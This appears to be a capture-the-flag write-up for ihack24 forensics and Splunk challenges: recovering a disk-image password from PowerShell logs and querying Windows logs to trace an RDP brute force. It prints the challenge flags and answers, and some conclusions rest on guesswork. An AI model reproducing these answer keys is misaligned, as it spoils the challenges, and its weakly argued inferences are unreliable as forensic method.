
LOCK?

After extracting the file, we can access 3 event log file and 1 Disk image file



Bitlocker-API	24/7/2024 9:37 AM	Event Log	68 KB
Security	24/7/2024 4:52 AM	Event Log	1,092 KB
storageM	24/7/2024 9:35 AM	Disc Image File	1,024,000 ...
Windows PowerShell	24/7/2024 4:53 AM	Event Log	1,092 KB

For the first i just open all the event log files in windows and go through a little for some lines in the log file.
I also do try to run the image file and it required password.
Luckily after open the Windows PowerShell and on the first line i do find the password.
Then i do try to enter the password to the disk image and succeed.




Event Properties - Event 403, PowerShell (PowerShell)

```
        SequenceNumber=25

        HostName=ConsoleHost
        HostVersion=5.1.22621.3880
        HostId=fe3313da-503a-43b8-9cd7-3f4d8eba7196
        HostApplication=powershell payload.ps1 --password pa55iPOjLKbMN
        EngineVersion=5.1.22621.3880
```

Log Name:	Windows PowerShell		
Source:	PowerShell (PowerShell)	Logged:	24/7/2024 4:45:44 AM
Event ID:	403	Task Category:	Engine Lifecycle
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	nbs-workstation
OpCode:	Info		
More Information:	Event Log Online Help		


After opened the diskimage i found three files and one of it was flag and i try to clicked on it and then, wallla!!



```
ihack24{6f6450f1695e405557486a2be402dc27}
```


HAPPY SPLUNKING #1

Runthe given ihacktodakx VM, with the setting of network Host-only Adapter to get the ip for Splunk website



```
ihack24@root:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 08:00:27:25:d3:bf brd ff:ff:ff:ff:ff:ff
ihack24@root:~$ _
```

Using ip a command to list out the interface to check the link status




```
ihack24@root:~$ sudo ip link set enp0s3 up
[sudo] password for ihack24:
ihack24@root:~$ sudo dhclient enp0s3
ihack24@root:~$
ihack24@root:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 100
0
    link/ether 08:00:27:25:d3:bf brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global dynamic enp0s3
       valid_lft 591sec preferred_lft 591sec
    inet6 fe80::a00:27ff:fe25:d3bf/64 scope link
       valid_lft forever preferred_lft forever
ihack24@root:~$
```

Using the sudo ip link set enp0s3 up command to change the interface state up and sudo dhclient enp0s3 command to the ip address. Then we get the ip for splunk is **192.168.56.103:8000**


Splunk Queries:

```
index=* sourcetype="wineventlog:microsoft-windows-sysmon/operational" EventCode=3
earliest="07/23/2024:00:00:00" latest="07/23/2024:23:59:59" host="DESKTOP-9O75B7U"
| table _time SourceHostname SourceIp DestinationIp
```



_time	SourceHostname	SourceIp	DestinationIp
2024-07-23 23:48:18	-	ff02:0:0:0:0:0:0:fb	fe80:0:0:0:553b:7094:ae71:9b68
2024-07-23 23:48:18	-	fe80:0:0:0:553b:7094:ae71:9b68	ff02:0:0:0:0:0:0:fb
2024-07-23 23:48:18	-	224.0.0.251	192.168.8.52
2024-07-23 23:48:18	-	192.168.8.52	224.0.0.251
2024-07-23 23:48:18	-	ff02:0:0:0:0:0:0:fb	fe80:0:0:0:553b:7094:ae71:9b68
2024-07-23 23:48:18	-	fe80:0:0:0:553b:7094:ae71:9b68	ff02:0:0:0:0:0:0:fb
2024-07-23 23:48:18	-	224.0.0.251	192.168.8.52
2024-07-23 23:48:18	-	192.168.8.52	224.0.0.251
2024-07-23 23:34:20	-	192.168.8.52	20.189.173.13
2024-07-23 23:34:20	-	192.168.8.52	20.189.173.13

Filter the splunk data by the event code by time and host to make analysis on RDP brute force compromised user account and ip. Below is on of the data that we go through



```
DestinationPort: 5353
DestinationPortName: -
Collapse
host = DESKTOP-9O75B7U | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

> 7/23/24          07/23/2024 11:18:18 PM
  11:18:18.000 PM  LogName=Microsoft-Windows-Sysmon/Operational
                   EventCode=3
                   EventType=4
                   ComputerName=DESKTOP-9O75B7U
                   User=NOT_TRANSLATED
                   Sid=S-1-5-18
                   SidType=0
                   SourceName=Microsoft-Windows-Sysmon
                   Type=Information
                   RecordNumber=125708
                   Keywords=None
                   TaskCategory=Network connection detected (rule: NetworkConnect)
                   OpCode=Info
                   Message=Network connection detected:
                   RuleName: technique_id=T1571,technique_name=Non-Standard Port
                   UtcTime: 2024-07-23 15:18:16.544
                   ProcessGuid: {5669fd91-ad97-669f-2b00-000000000b00}
                   ProcessId: 1912
                   Image: C:\Windows\System32\svchost.exe
                   User: NT AUTHORITY\NETWORK SERVICE
                   Protocol: udp
                   Initiated: false
                   SourceIsIpv6: false
                   SourceIp: 224.0.0.251
                   SourceHostname: -
                   SourcePort: 5353
                   SourcePortName: -
                   DestinationIsIpv6: false
                   DestinationIp: 192.168.8.52
                   DestinationHostname: -
                   DestinationPort: 5353
                   DestinationPortName: -
                   Collapse
                   host = DESKTOP-9O75B7U | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational

> 7/23/24          07/23/2024 11:18:18 PM
  11:18:18.000 PM  LogName=Microsoft-Windows-Sysmon/Operational
```


The ip for the compromised one will be the destination ip
After full consideration then we get to finalize the flag is ihack24{admin:192.168.8.52}

HAPPY SPLUNKING #2

The challenge asks for the attacker's IP.

Splunk Queries :

```
index=* sourcetype="WinEventLog:Security" (EventCode=4625 OR EventCode=4624)
earliest="07/23/2024:00:00:00" latest="07/23/2024:23:59:59"
| transaction Source_Network_Address, Account_Name startswith=EventCode=4625
endswith=EventCode=4624
| stats count by Source_Network_Address, Account_Name, duration
| sort - count
```



```
index=* sourcetype="WinEventLog:Security" (EventCode=4625 OR EventCode=4624) earliest="07/23/2024:00:00:00" latest="07/23/2024:23:59:59"
| transaction Source_Network_Address, Account_Name startswith=EventCode=4625 endswith=EventCode=4624
| stats count by Source_Network_Address, Account_Name, duration
| sort - count
```

✓ 9 events (7/23/24 12:00:00.000 AM to 7/23/24 11:59:59.000 PM)

Source_Network_Address	Account_Name	duration	count
192.168.8.41	-	37	6
192.168.8.41	DESKTOP-9O75B7U$	37	6
192.168.8.41	admin	37	6
192.168.8.41	-	31	3
192.168.8.41	admin	31	3

The attacker's IP must be the source Network address of the RDP Brute Force. After going through the countless data, Then we conclude the ip after the failed in attempt one is 192.168.8.41


HAPPY SPLUNKING #3

Splunk 3 challenges asked for the timestamp for the attacks.

Splunk Queries:

```
index=* sourcetype="WinEventLog:Security" (EventCode=4625 OR EventCode=4624)
earliest="07/23/2024:00:00:00" latest="07/23/2024:23:59:59"
```

We go through some of the data within time stamp referring to the host, source ip, and account username to search the timestamp.
After two tries, we finally got the true timestamp for this challenge which is ihack24{07/23/2024 09:55:52 PM}. Whew..



```
9:55:52.000 PM   LogName=Security
                 EventCode=4624
                 EventType=0
                 ComputerName=DESKTOP-9O75B7U
                 Show all 70 lines
                 host = DESKTOP-9O75B7U   source = WinEventLog:Security   sourcetype = WinEventLog:Security
> 7/23/24        07/23/2024 09:55:52 PM
  9:55:52.000 PM LogName=Security
                 EventCode=4624
                 EventType=0
                 ComputerName=DESKTOP-9O75B7U
                 Show all 70 lines
                 host = DESKTOP-9O75B7U   source = WinEventLog:Security   sourcetype = WinEventLog:Security
> 7/23/24        07/23/2024 09:55:21 PM
  9:55:21.000 PM LogName=Security
                 EventCode=4625
                 EventType=0
                 ComputerName=DESKTOP-9O75B7U
                 Show all 61 lines
                 host = DESKTOP-9O75B7U   source = WinEventLog:Security   sourcetype = WinEventLog:Security
> 7/23/24        07/23/2024 09:55:21 PM
  9:55:21.000 PM LogName=Security
                 EventCode=4625
                 EventType=0
                 ComputerName=DESKTOP-9O75B7U
                 Show all 61 lines
                 host = DESKTOP-9O75B7U   source = WinEventLog:Security   sourcetype = WinEventLog:Security
> 7/23/24        07/23/2024 09:55:21 PM
```


Above is some of the data that we go through..

HAPPY SPLUNKING #4

The challenge asked for the path…

Splunk Queries:

```
index=*sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
earliest="07/23/2024:21:55:52" latest="07/23/2024:23:59:59"
```




```
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=124860
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: technique_id=T1033,technique_name=System Owner/User Discovery
UtcTime: 2024-07-23 13:57:20.081
ProcessGuid: {5669fd91-b6c0-669f-a102-000000000b00}
ProcessId: 8896
Image: C:\Windows\System32\systeminfo.exe
FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
Description: Displays system information
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: sysinfo.exe
CommandLine: systeminfo
CurrentDirectory: C:\Users\admin\
User: DESKTOP-9O75B7U\admin
LogonGuid: {5669fd91-add3-669f-0b22-050000000000}
LogonId: 0x5220B
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA1=711D6F6394333AE55A06076DEB9189C04846F939,MD5=EE309A9C61511E9
C4AF5F9DB37B,IMPHASH=C7C3DF13F22D7A13802E6509367A5830
ParentProcessGuid: {5669fd91-b67f-669f-9502-000000000b00}
ParentProcessId: 9144
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: "C:\Windows\system32\cmd.exe"
ParentUser: DESKTOP-9O75B7U\admin
```

After detailed search, the command line that we get is SystemInfo

REVERSE ENGINEERING

